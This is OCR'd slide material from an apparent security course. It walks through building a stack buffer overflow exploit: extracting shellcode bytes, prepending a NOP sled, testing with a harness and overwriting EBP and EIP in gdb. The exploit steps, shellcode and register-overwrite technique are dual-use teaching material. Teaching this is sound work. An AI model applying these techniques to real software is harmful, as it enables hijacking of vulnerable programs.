
- This instruction tells the CPU to do **nothing** for one cycle before moving onto the next instruction.
- A series of NOPs creates what we call a **NOP sled**, which adds robustness to our exploit.
- This way we can **jump** the execution of the program to any instruction in the NOP sled and still successfully run our shellcode.



Building the Exploit: NOP Sledding

```
Terminal
File  Edit  View  Terminal  Tabs  Help
pac@pac:~/bof $ objdump -M intel -d shellcode2.o

shellcode2.o:     file format elf32-i386

Disassembly of section .text:

00000000 <_start>:
   0:   31 c0                   xor    eax,eax
   2:   31 db                   xor    ebx,ebx
   4:   31 c9                   xor    ecx,ecx
   6:   31 d2                   xor    edx,edx
   8:   b0 04                   mov    al,0x4
   a:   b3 01                   mov    bl,0x1
   c:   68 64 21 21 21          push   0x21212164
  11:   68 4f 77 6e 65          push   0x656e774f
  16:   89 e1                   mov    ecx,esp
  18:   b2 08                   mov    dl,0x8
  1a:   cd 80                   int    0x80
  1c:   b0 01                   mov    al,0x1
  1e:   31 db                   xor    ebx,ebx
  20:   cd 80                   int    0x80
pac@pac:~/bof $ for i in $(objdump -d shellcode2.o |grep "^ " |cut -f2); do echo -n '\x'$i; done; echo
\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xb0\x04\xb3\x01\x68\x64\x21\x21\x21\x68\x4f\x77\x6e\x65\x89\xe1\xb2\x08\xcd\x80\xb0\x01\x31\xdb\
xcd\x80
pac@pac:~/bof $ perl -e 'print "\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xb0\x04\xb3\x01\x68\x64\x21\x21\x21\x68\x4f\x77\x6e\x65\x89\xe1\
xb2\x08\xcd\x80\xb0\x01\x31\xdb\xcd\x80"' > payload
pac@pac:~/bof $ wc payload
wc: payload:1: Invalid or incomplete multibyte or wide character
 0  1 34 payload
pac@pac:~/bof $ perl -e 'print "\x90"x(64-34)' > nop
pac@pac:~/bof $ wc nop
wc: nop:1: Invalid or incomplete multibyte or wide character
 0  0 30 nop
pac@pac:~/bof $ cat nop > exploit
pac@pac:~/bof $ cat payload >> exploit
pac@pac:~/bof $ wc exploit
wc: exploit:1: Invalid or incomplete multibyte or wide character
 0  1 64 exploit
pac@pac:~/bof $
```

1. Write (64-34) NOPs “\x90”
2. Put the NOPs first into **exploit** file
3. Append the shellcode to **exploit** file
4. Observe that our **exploit** consists of **64 bytes**




Testing the Exploit

- At this point it would be a good idea to test out your exploit, if it will be able to successfully print "`Owned!!!`".

```c
int main(int argc, char **argv){
  int *ret;
  ret = (int *)&ret+2;
  (*ret) = (int)argv[1];
}
```

harness.c

The harness works by returning **main** to the **argv** buffer, forcing the CPU to execute data passed in the program arguments.
Probably not a best practice as far as C programs go!




1 Compile **harness.c**

2 Run **harness.o** with the **exploit** content as argument

You should see that "Owned!!!" got printed to the console.


Is it good enough to exploit our program?

How to fill this data for the exploit to work?




Building the Exploit: Overwriting EBP and EIP

We know the EBP register starts getting overwritten after **72** bytes of our input, so after our payload we add 72-64=8 bytes of filler followed by another 4 bytes for the **EBP** address and another 4 bytes for the return address (remember the return address is just EBP+4).




Building the Exploit: Overwriting EBP and EIP



Placeholder for overwriting **EBP** register's value

Placeholder for overwriting **EIP** register's value



Overwriting **EBP** value with **`0xDEADBEEF`**

Overwriting **EIP** value with **`0xCAFEBABE`**

If our exploit is correct, we should be able to see the values **`0xDEADBEEF`**, **`0xCAFEBABE`** when we inspect the registers after the call to **strcpy**.

Note: In *hexedit* use CTRL+w to save and CTRL+x to quit.

Building the Exploit: Overwriting EBP and EIP

```
pac@pac:~/bof $ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break *main+40
Breakpoint 1 at 0x804839c: file basic_vuln.c, line 5.
(gdb) run `cat exploit`
Starting program: /home/pac/bof/basic_vuln.o `cat exploit`

Breakpoint 1, 0x0804839c in main (argc=Cannot access memory at address 0xefbeade6
) at basic_vuln.c:5
5       }
(gdb) info registers
eax            0xbffff7c0       -1073743936
ecx            0xfffffde4       -540
edx            0xbffffa2d       -1073743315
ebx            0xb7fd6ff4       -1208127500
esp            0xbffff80c       0xbffff80c
ebp            0xefbeadde       0xefbeadde
esi            0xb8000ce0       -1207956256
edi            0x0      0
eip            0x804839c        0x804839c <main+40>
eflags         0x200246 [ PF ZF IF ID ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0xbebafeca in ?? ()
(gdb) quit
The program is running.  Exit anyway? (y or n) y
pac@pac:~/bof $
```

1 Run GDB on **basic_vuln.o**

2 Set a **breakpoint** at the memory address of the **return** instruction after **strcpy** completes

3 Run the program with our **exploit** file

4 Reached the breakpoint

5 Inspect the registers "info registers"

6 Notice that we did overwrite the **EBP** register, but it doesn't exactly say 0xDEADBEEF. This is because x86 is a **little-endian format** which interprets bytes from right-to-left instead of big-endian which is how we normally read and write binary numbers from left-to-right.

If we wanted the address to be displayed as 0xDE 0xAD 0xBE 0xEF we would have to write it as 0xEF 0xBE 0xAD 0xDE.


7 Continue running past the breakpoint

8 **Segmentation fault** caused by overwriting the **EIP** register with the 0xBEBAFECA.

9 Quit GDB

10 Answer "y" to confirm quitting

Building the Exploit: Overwriting EBP and EIP



Building the Exploit: Overwriting EBP and EIP

Terminal


File Edit View Terminal Tabs Help

```
pac@pac:~/bof $ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break *main+40
Breakpoint 1 at 0x804839c: file basic_vuln.c, line 5.
(gdb) run `cat exploit`
Starting program: /home/pac/bof/basic_vuln.o `cat exploit`

Breakpoint 1, 0x0804839c in main (argc=Cannot access memory at address 0xdeadbef7
) at basic_vuln.c:5
5       }
(gdb) info register ebp
ebp            0xdeadbeef       0xdeadbeef
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0xcafebabe in ?? ()
(gdb) x/li $eip
0xcafebabe:     Cannot access memory at address 0xcafebabe
(gdb) quit
The program is running.  Exit anyway? (y or n) y
pac@pac:~/bof $
```

1. Run GDB on **basic_vuln.o**
2. Set a **breakpoint** at the memory address of the **return** instruction after **strcpy** completes
3. Run the program with our **exploit** file
